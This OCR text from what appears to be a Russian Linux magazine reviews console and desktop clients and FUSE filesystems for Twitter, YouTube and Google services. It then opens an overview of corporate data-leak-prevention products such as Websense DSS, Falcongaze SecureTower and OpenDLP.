
С веб-сервисами не всегда удобно работать из окна веб-браузера. Тот же Twitter, например, на широком экране занимает максимум полстраницы, а вытаскивать окно Твиттера из браузера, подгонять размер этого окна и следить за тем, чтобы случайно его не закрыть, долго и неудобно. К тому же панель навигации будет мешать. Гораздо круче посадить Твиттер в трей, чтобы он показывал новые сообщения в виде всплывающих подсказок. Как это сделать? Да просто воспользоваться одним из Twitter-клиентов. Почти для каждого популярного веб-сервиса для Linux есть созданный энтузиастами клиент. Среди Twitter-клиентов наибольшей популярностью пользуется Gwibber, который, помимо Твиттера, поддерживает еще и Identi.ca, StatusNet, Facebook, Flickr, Digg, FriendFeed и Qaiku. Приложение это, надо сказать, на любителя, так как оно очень тяжеловесное и зависит от различных Gnome-библиотек. Поэтому ценителям аскетизма



Tyrs — аскетичный Twitter-клиент для консоли



Вот так, легким движением руки, любой сайт можно превратить в десктопное приложение



Создаем пароль для нашего Google-приложения

я бы порекомендовал посмотреть в сторону Pino или Hotot. И тот и другой доступны в любом дистрибутиве, так что установить их и попробовать в деле не составит труда. Особого внимания также заслуживает TweetDeck — стильный Twitter-клиент, который особо ценят пользователи маков. Одна беда — он требует Adobe AIR, что неприемлемо для многих юниксоидов. Поклонники IM-клиента Pidgin должны обязательно обратить внимание на Twitter-плагин для своего фаворита (он так и называется — pidgin-twitter). Это даже более удобный и удачный вариант, нежели полноценное приложение: всё в одном месте и никаких лишних окон. Поклонники консоли также не останутся без вкусного. В репозиториях дистрибутивов предостаточно Twitter-клиентов с интерфейсом командной строки или ncurses. Один из самых простых и удобных написал всем известный Linux-разработчик Greg Kroah-Hartman. Этот клиент называется bti и может быть использован, например, так:

```
$ echo "My current uptime is 'uptime'" | bti
```

Однако, чтобы начать использовать это маленькое чудо, придется поизвращаться с OAuth-аутентификацией, которую использует Твиттер. Для начала в разделе разработчика приложений Твиттера (twitter.com/apps/new) необходимо получить Consumer Key и Consumer Secret и вписать их в конфиг bti:

```
$ vi ~/.bti
# Consumer key
consumer_key=cZy8DdioswAfu3LJYg6E2w
# Consumer secret
consumer_secret=fnIGGU0T12mMWKjmThUdSeKN
32NLWfmnwapwubVQ
```

Далее следует запустить bti. Он напечатает на экране адрес страницы, на которой ты сможешь получить PIN. Его необходимо ввести в ответ bti, после чего на экран будут выведены access_token_key и access_token_secret, которые точно так же придется добавить в конфиг. Далее bti должен заработать, и с его помощью можно будет отправлять сообщения прямо из командной строки. Для YouTube также существует несколько интересных клиентов, как графических, так и консольных. Пользователи среды Gnome получают один из таких клиентов в комплекте с плеером Totem. Пользователи KDE4 для тех же целей могут использовать плеер minitube, позволяющий просматривать, искать видео и составлять плей-листы. Программа не зависит от библиотек KDE, поэтому подойдет также приверженцам более экзотических графических сред. Особого внимания заслуживает консольный скрипт youtube-viewer, позволяющий искать и просматривать видео с помощью штатного MPlayer.

Просто запусти youtube-viewer, введи поисковый запрос, и на экране появится пронумерованный список из двадцати первых совпадений. После ввода номера нужного ролика он незамедлительно начнет проигрываться в полноэкранном режиме. Скрипт можно использовать для получения списка самых популярных роликов за день (флаг '-t'), списка самых популярных роликов за всё время ('-a'), поиска плей-листов ('-p') и фильмов ('-M'). Для указания предпочтительного качества видео предусмотрены флаги '-2', '-3', '-4', '-7', '-1' (240p, 360p, 480p, 720p и 1080p соответственно). Также с помощью флага '-sub=ru' можно переключить MPlayer на использование русских субтитров. Чтобы скрипт выводил больше результатов поиска (50 вместо 20), используй флаг '-m'. Скрипт youtube-viewer может стать настоящим открытием для любителей смотреть ролики с YouTube. Найти и запустить видео с его помощью можно за считанные секунды, а MPlayer обеспечивает гораздо более высокое качество картинки. Скрипт особенно актуален при просмотре HD-видео, с которым flash-проигрыватель справляется плохо, а MPlayer гоняет его без какой-либо значительной нагрузки на процессор. Стоит отметить, что сама скорость загрузки видео также повышается (это проверено экспериментальным путем, но с чем связано, неясно). В качестве альтернативы youtube-viewer можно использовать videotop, имеющий примитивный ncurses-интерфейс с vi-подобным управлением. Однако он имеет колоссальный недостаток: требует полной загрузки видео до начала просмотра. Что касается других сервисов поискового гиганта (я сконцентрировался на них из-за популярности, а не личных пристрастий), то здесь можно выделить несколько интересных приложений. Во-первых, это множество самых разнообразных «уведомлялок» для Gmail, лучшими из которых являются CheckGmail и Gmail Notifier. Обе выполняют одну простую задачу — сидят в трее и выводят сообщение при получении письма. По клику происходит переход на сайт Gmail. Аналогичная штуковина для KDE4 называется kdeplasma-gmailnotifier. Она, в отличие от двух упомянутых выше программок, может висеть не только в трее (а точнее, на панели), но и на рабочем столе и вообще где угодно, куда KDE позволяет засунуть плазмоид. Также есть полноценные клиенты для работы с почтовой службой. Из наиболее интересных я бы отметил консольный sup, почти полностью копирующий интерфейс легендарного почтового клиента Mutt.

Среди утилит командной строки можно выделить скрипт translator, который просто переводит слово/фразу/предложение на указанный язык, и cliweather, печатающий текущую погоду для указанного места земного шара. Оба очень просты в использовании и идеально подходят для интеграции в различные скрипты или, например, создания уведомлений с помощью notify-send:

```
$ notify-send Погода \
  'cliweather ИНДЕКС-ГОРОДА'
```

Команду можно прописать в скрипте и повесить на горячую клавишу или включить в задание cron (хотя, конечно, удобнее использовать один из множества апплетов для отображения погоды в трее).

Нельзя оставить без внимания и набор ути-

УСТАНОВКА GOOGLE DOCS FS В UBUNTU

```
$ sudo add-apt-repository ppa:doctormo/ppa
$ sudo apt-get update
$ sudo apt-get install google-docs-fs
```

лит под названием GDataCopier, предназначенный для работы с Google Docs. Пакет включает в себя пять простых утилит: gls для просмотра списка документов, gcp для копирования документов с локальной машины и на нее, gmkdir для создания каталогов и утилиты grm и gmv для удаления и перемещения документов соответственно. Пользоваться всем этим добром просто и приятно. Например, для просмотра всех документов из папки «Работа» делаем так:

```
$ gls username@gmail.com:/docs/Работа
```

Для их экспорта в формате PDF на локальную машину — так:

```
$ gcp -f pdf \
  username@gmail.com:/docs/Работа/* /tmp/
```

Для создания каталога — так:

```
$ gmkdir \
  username@gmail.com:/doc/Новая_папка
```

Конечно же, нельзя забывать и о контрольном скрипте GoogleCL, предназначенном для работы с такими сервисами Гугла, как Blogger, «Календарь», «Контакты» (Gmail), Google Docs, Picasa и YouTube (только добавление видео). Мы уже писали об этой утилите в одном из прошлых номеров, поэтому я не буду повторяться и просто приведу несколько примеров ее использования.

1. Публикация поста в блоге с помощью Blogger:

```
$ google blogger post --blog 'Linuxoid' \
  --title 'Я в GoogleCL!' --tags 'linux, \
  cli' 'Открыл для себя GoogleCL, \
  bla-bla, bla'
```

2. Добавление события в календарь:

```
$ google calendar add \
  'День, когда земля остановилась'
```

3. Добавление контакта:

```
$ google contacts add \
  'Евгений Зобнин,zobnin@gmail.com'
```

4. Редактирование документа Google Docs (в дефолтном редакторе, имя которого указано в переменной окружения EDITOR):

```
$ google docs edit --title \
  "Список покупок"
```

5. Добавление нового альбома в Picasa (и заливка фоток):

```
$ google picasa create --title \
  "Мои фотки" ~/photos/*.jpg
```

6. Публикация видео на YouTube:

```
$ google youtube post --category \
  Comedy ужос.avi
```

Во время первого обращения к сервису он попросит ввести Google-логин (адрес почты на Gmail) и откроет страничку в браузере, на которой необходимо подтвердить права GoogleCL на удаленное управление. При последующих запусках сервиса ничего вводить и подтверждать не нужно.

ПРЕВРАЩАЕМ ВЕБ-САЙТ В ПРОГРАММУ

Мы нашли массу приложений, способных заменить не всегда удобный веб-интерфейс сервисов. Но что если для какого-то экзотического веб-сайта еще не разработано нужного приложения или существующие нам не приглянулись (как вариант, понравился стандартный веб-интерфейс)? В этом случае можно применить технологию Desktop web application, которая обеспечивает запуск веб-приложений в отдельных независимых окнах, лишенных элементов управления веб-браузера.

Когда-то Mozilla запустила амбициозный проект Prism (prism.mozillalabs.com), позволяющий превратить веб-сайт в стандартное десктопное приложение со своим ярлыком, процессом управления и прочими атрибутами обычной программы. Тогда многие адепты компании заявили, что появление подобного проекта — это шаг к светлому будущему «облачного» десктопа, в котором большинство приложений будет работать в Сети, а пользователь сможет размещать их на рабочем столе и запускать без использования веб-браузера. Проект благополучно загнулся (а если точнее, перерос во фреймворк для создания кастомных браузеров и связанных с web-технологиями приложений), но его идеи живут и даже в некотором смысле процветают.

Например, пресловутый Google Chrome уже давно имеет в своем составе механизм превращения веб-сайтов в приложения. Достаточно открыть нужный веб-сайт, перейти в пункт «Меню → Инструменты → Создать ярлыки приложений...», выбрать место размещения ярлыка (рабочий стол и/или меню приложений), и — вуаля! — на рабочем столе появится ярлык, по клику на котором в обособленном окне откроется сайт без ненужных обвесок в виде меню браузера и строк ввода/поиска. То же самое, причем даже из командной строки, можно сделать и с приложениями, установленными с помощью Chrome Web Store (по клику правой кнопкой мыши):

```
$ chromium --app=http://gmail.com
```

Достаточно интеллектуальный менеджер окон сохраняет положение и размеры окна перед закрытием и восстанавливает его на прежнем месте при следующем запуске. Функция веб-приложения есть и в браузере Firefox. Здесь всё еще проще: достаточно перетащить favicon сайта на рабочий стол, и ярлык появится сам собой.

Это действительно удобный способ создания веб-приложений на рабочем столе, но он не лишен некоторых недостатков. В частности, лично меня сильно напрягает, что приложение будет работать под управлением хоть и лишенного элементов управления, но полноценного веб-браузера с плагинами, расширениями и всем остальным совершенно ненужным в данном случае балластом, который только сжирает память и процессор и не несет никакой пользы. Поэтому я рекомендовал бы использовать для подобных задач более легкие решения, к примеру минималистичный браузер surf.

Браузер surf основан на движке WebKit, не имеет интерфейса и управляется с помощью клавиатурных комбинаций. Это самый легковесный и быстрый из всех браузеров, основанных на полноценном HTML-движке, а потому он

```
> youtube-viewer

=>> Insert an YouTube URL or search something...
> linux

 1 - UberStudent Review - Linux Distro Reviews (by InfinitelyGalactic) (11:58)
 2 - Ubuntu 11.10 Review - Linux Distro Reviews (by InfinitelyGalactic) (13:12)
 3 - How To Backup Your Frugal Puppy Using Puppy Linux (by icyos) (03:16)
 4 - Creating a Debian ARM IMG for Archos - Linux - Part 2 (by metalx1000) (10:56)
 5 - Linux Mint 12 Review - Linux Distro Reviews (by InfinitelyGalactic) (12:41)
 6 - Linux is Better Than Windows (by lockergnome) (05:00)
 7 - Linux (by WhatYouOughtToKnow) (04:32)
 8 - Linux Mint 12 Review | LAS | s19e08 (by jupiterbroadcasting) (55:49)
 9 - Is Desktop Linux Dead? | LAS | s19e04 (by jupiterbroadcasting) (01:10:10)
10 - Linux Optimization (by lockergnome) (05:35)
11 - openSUSE 12.1 Review | The Linux Action Show! (by jupiterbroadcasting) (55:52)
12 - Pinguy OS 11.10 Review - Linux Distro Reviews (by InfinitelyGalactic) (10:44)
13 - Windows is Better Than Linux (by lockergnome) (04:07)
14 - Fedora 15 Review - Linux Distro Reviews (by InfinitelyGalactic) (19:17)
15 - Messages from the Linux Community (by TheLinuxFoundation) (05:03)
16 - Linux Mint Cinnamon Desktop early Look Jan 10th 2012 (by Linux4UnMe) (07:56)
17 - The New Number One Distro? - Linux Mint 12 (by gotbletu) (08:03)
18 - WINDOWS VISTA AERO VS LINUX UBUNTU BERYL (by tearbd2) (04:33)
19 - An Intro to Linux Part 1: What is Linux? (This Week In Linux) (by thisweekinlinux) (03:26)
20 - Fedora 16 Review - Linux Distro Reviews (by InfinitelyGalactic) (07:57)
```

Youtube-viewer — консольный скрипт для просмотра роликов с YouTube

Sup — Mutt-подобный клиент для Gmail

идеально подходит для запуска приложений. Самый простой вариант его запуска выглядит так:

```
$ surf http://gmail.com
```

На экране появится интерфейс Gmail в абсолютно голом и чистом виде. Браузер добавит в него только узенькую полоску загрузки, которая отобразится в нижней части окна. Чтобы задать нужные параметры окна сразу во время запуска, можно воспользоваться утилитой wmctrl:

```
#!/bin/sh
surf http://gmail.com
wmctrl -r surf -e '0,50,50,400,300'
```

Скрипт откроет Gmail в окне surf, сделает размер окна равным 400 x 300 и разместит его в левом верхнем углу, с отступом 50 слева и сверху. С помощью среды рабочего стола скрипт легко превратить в ярлык и поместить на рабочем столе.

МОНТИРУЕМ ВЕБ-СЕРВИСЫ КАК ФАЙЛОВЫЕ СИСТЕМЫ

Иногда удобнее не использовать специальные клиенты, а монтировать веб-сервисы в виде простой файловой системы, где можно бродить с помощью файлового менеджера (например, в поисках интересного видео на YouTube), создавать и удалять файлы (например, для управления почтой) и использовать разнообразные перенаправления ввода-вывода. Для тех же сервисов Гугла существует четыре таких виртуальных файловых системы на основе FUSE: YoutubeFS, GDataFS, GmailFS, Google Docs FS (есть еще goofs, но это полузаброшенная Java-поделка). Также в Сети можно найти flickrfs, предназначенную для загрузки изображений на flickr.com и MetaWeblogFS. С ее помощью можно постить в блоги прямо из командной строки.

Кратко пройдемся по всем файловым системам и попробуем разобраться, как их использовать. Итак, YoutubeFS (code.google.com/p/youtubefs/) — файловая система для доступа к YouTube. Этой системы нет в большинстве дистрибутивов, однако для ее установки достаточно скачать с сайта тарболл и распаковать его. Пользоваться так:

```
$ ./youtubefs.py username@gmail.com \
  /путь/до/каталога
```

После этого в указанном каталоге появятся все плей-листы и каналы, на которые ты подписан. В каталогах ты найдешь сами видеозаписи. Аналогичной функциональностью обладает GDataFS (gdatafs.sourceforge.net), которую можно найти в репозиториях дистрибутивов. Синтаксис ее вызова несколько иной:

```
$ gdatafs /путь/до/каталога \
   username@gmail.com пароль
```

Файловая система GmailFS (sr71.net/projects/gmailfs/) предназначена для монтирования почтового ящика Gmail. Она работает на основе протокола IMAP, поэтому перед ее использованием придется включить его поддержку в настройках сервиса (Настройки → Пересылка и POP/IMAP → Включить IMAP). После этого необходимо создать конфиг /etc/gmailfs/gmailfs.conf следующего содержания:

```
# vi /etc/gmailfs/gmailfs.conf
[account]
username = usernamegmail.com
password = пароль
[filesystem]
fsname = linux_fs_4

[logs]
level = INFO
logfile = ~/gmailfs.log
```

Затем нужно примонтировать файловую систему:

```
$ ./gmailfs.py -o allow_root none \
  /путь/до/каталога
```

Теперь перейдем к Google Docs FS (code.google.com/p/google-docs-fs/). Эта файловая система предоставляет доступ к документам Google Docs. Использовать ее так же просто, как и все остальные ФС в нашем обзоре:

```
$ gmount /путь/до/каталога \
  username@gmail.com
```

После этого в каталоге появятся подкаталоги и файлы в точно таком же виде, в каком они представлены на сайте docs.google.com. Документы можно копировать, перемещать, добавлять и удалять. Для отключения используем команду gumount:

```
$ gumount /путь/до/каталога
```

ВЫВОДЫ

Веб-сервисы способны заменить почти любое настольное приложение. Их не нужно устанавливать и обновлять. Они позволяют не беспокоиться о сохранности данных и настроек. Однако сам интерфейс веб-сервиса может не подойти некоторым пользователям или оказаться слишком тяжеловесным или назойливым. В этом случае удобнее обратиться к специализированным клиентам и файловым системам, которые, как ты смог убедиться, в достаточном количестве имеются на просторах Сети.

GOOGLE AUTH

Недавно Google изменил метод аутентификации сторонних приложений, поэтому для каждой программы (скрипта), работающей с аккаунтом Google, придется создать отдельный пароль. Для этого заходим на страницу https://www.google.com/settings, далее выбираем опцию «Авторизация приложений и сайтов → Изменить», вводим пароль и задаем новый пароль с помощью специальной формы в конце страницы.

Сергей «grinder» Яремчук (grinder@synack.ru)



В поисках инсайдера

БОРЬБА С УТЕЧКАМИ КОРПОРАТИВНОЙ ИНФОРМАЦИИ

В современном мире одним из ключевых экономических ресурсов является информация. Кто ей владеет, тот будет иметь успех, в то же время утечка данных практически всегда означает потерю клиентов, а то и крах компании. Именно поэтому сегодня так велик интерес к DLP-решениям, позволяющим выявлять и предотвращать передачу конфиденциальной информации. Выбор большой, лидеры еще не сформировались, а предложения часто схожи по функциям, но отличаются логикой работы и заложенными принципами, поэтому определиться не так просто.

INFO

Важный этап в развертывании DLP — внедрение, когда необходимо четко сформулировать требования и ожидания и «обеспечить» DLP всеми данными для контроля.

WWW

Репозиторий Ubuntu для MyDLP — downloads.medratech.com/ubuntu.

КАК ВЫБРАТЬ DLP?

Информационная безопасность стала одной из составляющих деятельности любой компании, а соответствующие риски влияют на ее рейтинг и привлекательность для инвесторов. По статистике, вероятность утечки конфиденциальной информации из-за действий сотрудника организации (инсайдера) превышает вероятность утечки в результате взлома, причем это не обязательно умышленные действия, пользователь может случайно отправить файл не тому адресату. До появления интернета контролировать деятельность сотрудников было практически невозможно. Нет, установить контроль, конечно, было реально, но технических средств для автоматизации процесса не существовало. Сейчас всё изменилось. Деловая переписка ведется по электронной почте, пользователи общаются посредством IM и VoIP, обмениваются файлами, ведут блоги, публикуют сообщения в соцсетях и т. д. Все эти каналы легко контролировать автоматически, мощность современных серверов и емкость носителей позволяют собирать и обрабатывать данные в реальном времени. Чтобы обнаружить и предотвратить передачу конфиденциальных данных на разных этапах (при перемещении, использовании и хранении), применяется целый класс систем защиты — DLP (Data Leak Prevention). На сегодня существует еще с десяток терминов-синонимов для таких систем: ILDP (Information Leak Detection & Prevention), IPC (Information Protection and Control), ILP (Information Leak Prevention) и др. Задача у них, в общем-то, простая — мониторинг, идентификация и защита. Официальных стандартов, определяющих, какой должна быть DLP, пока не существует, поэтому разработчики по-разному смотрят на функции DLP. Часто можно встретить самые разные реализации, не всегда включающие действительно необходимое или, наоборот, напичканные ненужным функционалом, добавленным по заказу компании. Однако со временем определились некоторые требования, которыми должно обладать полнофункциональное DLP-решение. В первую очередь они касаются диапазона возможных каналов утечки:

- электронная почта (SMTP, POP3, IMAP);
- программы обмена IM/VoIP-сообщениями и P2P-клиенты;
- веб-ресурсы (социальные сети, форумы, блоги), а также передача файлов по протоколам HTTP, HTTPS и FTP;
- сетевая печать (SMB Printing, NCP Printing, LPD, и т. д.);
- внешние устройства (USB, CD/DVD, принтеры, Bluetooth, модемы и т. п.), сетевые папки.

Характер передаваемых данных определяется путем обнаружения специфических признаков (метки, хеш-функции, грифы) и анализа контента (статистический анализ, регулярные выражения и т. п.). Хорошие системы, как правило, используют все доступные технологии, а администратор может легко создавать правила самостоятельно на основе подготовленных шаблонов. Кроме того, DLP-система должна обеспечивать службу безопасности инструментом для анализа всех событий и архивом переданной информации. Еще одним критерием, определяющим выбор DLP, является возможность блокировать утечку данных в реальном времени. Однако специалисты по-разному относятся к этой функции, ведь ошибка в работе DLP (а ложные срабатывания случаются, особенно на этапе ввода в эксплуатацию) может привести к блокировке вполне легального трафика, а значит, помешать работе сотрудников. Поэтому многие администраторы предпочитают анализ по факту, а не блокировку.


ОШИБКА В РАБОТЕ DLP МОЖЕТ ПРИВЕСТИ К БЛОКИРОВКЕ ВПОЛНЕ ЛЕГАЛЬНОГО ТРАФИКА И ПОМЕШАТЬ РАБОТЕ СОТРУДНИКОВ

WEBSENSE DATA SECURITY SUITE

Сайт проекта: websense.com.
Лицензия: проприетарная.
ОС сервер: Windows Server 2003 R2.
ОС клиенты: Windows Vista, 7, 2003, 2008/R2.
Русификация: отсутствует.

Калифорнийская корпорация Websense хорошо известна как производитель систем фильтрации веб-трафика, в частности, в Facebook вскоре будет внедрена ее разработка для защиты при переходе по внешним ссылкам. Решения ориентированы в первую очередь на средние и крупные компании со штатом свыше 500 сотрудников и государственные учреждения. Комплекс Websense DSS за счет контроля основных каналов обмена данными позволяет в реальном времени остановить утечку конфиденциальной информации. Он работает на основе технологии цифровых отпечатков PreciseID, разработанной компанией PortAuthority Technologies, которую Websense купила в 2006 году. PreciseID обеспечивает высокую точность обнаружения конфиденциальных данных и не имеет некоторых недостатков лингвистических методов. Данные описываются при помощи «цифрового отпечатка», представляющего

Настройка разрешений в DeviceLock Endpoint DLP Suite



Установленный DeviceLock DLP содержит ряд готовых правил

WEBSENSE DSS ОПРЕДЕЛЯЕТ РЕАКЦИЮ НА ИНЦИДЕНТ ЛИБО ТРЕБУЕТ ПОДТВЕРЖДЕНИЯ ОТ ОТВЕТСТВЕННОГО СОТРУДНИКА

собой набор символов или слов документа или содержимого полей БД. Такой подход обеспечивает точную классификацию контента более чем для 400 форматов документов (включая таблицы СУБД и сжатые файлы), даже если данные перенесены или конвертированы в другой формат. Кроме PreciseID, используются другие алгоритмы: словари, точное и частичное совпадение, статистический анализ и т. д. Вместе с тем для анализа информации в продуктах Websense применяется несколько технологий Deep Content Control и ThreatSeeker (сканирование веб-сайтов и обнаружение новых угроз).

Производится мониторинг основных каналов передачи: электронной почты (SMTP), сообщений MS Exchange, HTTP/HTTPS, FTP, IM/MSN. Предусмотрена интеграция по ICAP с любым интернет-шлюзом, поддерживающим этот протокол. Для мониторинга сервер Websense может устанавливаться в разрыв или использовать зеркалирование трафика (SPAN).

Websense DSS автоматически определяет реакцию на инцидент либо требует подтверждения от ответственного сотрудника. Система умеет блокировать передачу конфиденциальных данных, отправлять уведомление (специалисту службы безопасности, начальнику или владельцу контента), запускать внешнюю программу, отправлять запрос на подтверждение отправки и др. Система присваивает инциденту уникальный номер и прикрепляет к сообщению файл. Администратор задает гибкие политики с учетом бизнес-процессов компании, а в комплекте поставки уже имеется несколько десятков шаблонов и настроенных отчетов по инцидентам и активности пользователей. Продукты Websense позволяют ограничить доступ к определенным сведениям для отдельных сотрудников или групп, защищают корпоративную документацию от внесения несанкционированных изменений. Остальные возможности включают принудительное шифрование электронной почты (через шлюз) и совместную работу с другими продуктами Websense (например, со шлюзом безопасности Websense Web Security Gateway). Поддерживается интеграция с Active Directory, Novell eDirectory и Lotus Domino. Совместно с Websense DSS используется ряд других приложений, расширяющих возможности комплекса DLP:

- Data Endpoint — устанавливается на конечные ПК, где контролирует данные, передаваемые через USB и при печати, попытки сделать скриншоты экрана, сообщения IM и т. д.;
- Data Monitor — осуществляет мониторинг каналов передачи, чтобы определить, кто, куда, как и что отправляет, и сопоставить с политиками и бизнес-процессами, снижая риски;
- Data Protect — включает Data Monitor, автоматически блокирует утечку данных на основе политик;
- Data Discover — программа для поиска и классификации конфиденциальных данных, которую можно использовать как в составе DSS, так и отдельно, не требует установки агентов.

Для управления всеми решениями Websense используется единая консоль Websense TRITON Console (Java и Apache Tomcat). Websense DSS очень просто установить. В архив уже входит MS SQL Server Express 2008 R2, но для больших сред лучше использовать полную версию. Первоначальная настройка политик производится при помощи простого мастера, создающего шаблоны с учетом страны и характера деятельности организации, в том числе имеются и региональные настройки для России.


FALCONGAZE SECURETOWER

Сайт проекта: falcongaze.ru.
Лицензия: проприетарная.
ОС сервер: Windows 2003/2008 (x86/x64).
ОС клиенты: Windows XP/Vista/7/2003/2008 (x86/x64).
Русификация: есть.


Относительно молодое решение, разрабатываемое российским ООО «Фальконгейз». Представляет собой программный продукт, использующий для поиска конфиденциальной информации технологии контентного, атрибутивного и статистического анализа (ключевые слова, регулярные выражения, отпечаток и т. д.). Обеспечивает контроль всех популярных каналов утечки данных, в том числе отслеживает зашифрованный трафик (HTTP/S, FTP/S, POP3/S, SMTP/S, IMAP, OSCAR, MMP, MSN, XMPP). Если в организации используется MS Exchange 2007/2010, то вся внутренняя и внешняя переписка также проверяется на соответствие политикам. Особо хочется выделить полную поддержку Skype, ведь SecureTower может перехватывать голосовой трафик, текстовые сообщения, файлы и отправляемые SMS.

ВОЗМОЖНОСТИ OPENDLP

Проект OpenDLP (code.google.com/p/opendlp) предлагает комплекс инструментов для предотвращения возможных утечек информации с клиентских машин, работающих под управлением Windows. Для этого на подчиненных компах устанавливается небольшой агент.
Само развертывание производится в автоматическом режиме через Netbios/SMB. Кроме того, возможно прямое сканирование систем без установки агентов в Windows (через SMB), *nix-системах (SSH) и СУБД (MS SQL и MySQL). Централизованное управление осуществляется при помощи веб-интерфейса, обмен данными с агентом производится по каналу связи, зашифрованному при помощи SSL (используется libcurl). Настройку большого числа агентов упрощают профили, содержащие правила сканирования.
В правилах для описания объектов поиска используются Perl-совместимые регулярные выражения, позволяющие обнаруживать номера кредиток и паспортов, SSN, пароли, выявлять наличие на ресурсах документов с конфиденциальными данными и отслеживать их обработку на внешних сервисах (Google Docs, Gmail). Администратор может настроить черный и белый список каталогов для сканирования и задать отслеживаемые расширения файлов.
В настоящее время интерфейс позволяет просматривать результаты сканирования (получать список файлов, в которых найдены совпадения) и управлять работой агентов (пауза сканирования и деинсталляция агента). В текущей версии не производится прослушивание сетевого трафика, а также анализ информации, копируемой на внешний носитель, программа проверяет только документы в текстовом формате, хранящиеся на жестком диске компа. Проект пока находится в стадии активной разработки.
Первая версия под номером 0.1 представлена в апреле 2010-го, текущая версия — 0.4.3.
Серверная часть написана на языке Perl, для установки разработчики рекомендуют Apache и Linux, для хранения данных используется MySQL. Агент написан на языке Си. Исходные



Шаблоны Websense DSS



Выбор политики в консоли Websense Data Security Suite

Не все DLP это умеют или обеспечивают в полном объеме (чаще установленный агент контролирует лишь текстовые сообщения). Перехват трафика может быть настроен выборочно: по IP-адресам или диапазонам, MAC-адресам, портам и протоколам, логинам, размеру файлов и т. д. Система распознает защищенные паролем документы MS Word/Excel, PDF и некоторые типы архивов. Когда пользователь отправляет документ или архив, защищенный паролем, она генерирует событие и предоставляет администратору полную информацию и копию файла. SecureTower контролирует данные, копируемые на внешние устройства, печать на локальных и сетевых принтерах. Чтобы избежать ошибки при определении отправителя, SecureTower, кроме общепринятой информации, полученной из домена, анализирует все контактные данные, IP-адрес и период его использования, логин в различных мессенджерах и т. п. Далее система заводит персональные карточки, с помощью которых вся собранная информация привязывается к учетным записям (возможна интеграция с Active Directory).

Кроме того, SecureTower имеет функции, не специфичные для DLP, но весьма востребованные в большинстве организаций. Так, с ее помощью можно контролировать работу сотрудников — система периодически делает скрины экранов для последующего просмотра в хронологическом порядке, отслеживает внутренние и внешние контакты. При этом формируются наглядные интерактивные отчеты, позволяющие в динамике наблюдать за сетевыми событиями и активностью отдельных пользователей. На основе собранных данных очень легко выяснить, сколько времени сотрудник потратил на пустое общение, пренебрегая своими служебными обязанностями, и когда это имело место.

Функционально SecureTower состоит из нескольких компонентов:

- сервер перехвата трафика — захватывает сетевой трафик и передает его в базу данных для хранения (наиболее требовательный к ресурсам компонент);
- сервер контроля рабочих станций — используется для развертывания агентов на рабочие станции, мониторинга их работы и сбора информации, перехваченной агентами (в том числе шифрованного трафика и данных о работе с внешними устройствами);
- сервер обработки информации — выполняет обработку, индексацию и анализ данных, поиск, отправку уведомлений, формирование отчетов и пр.

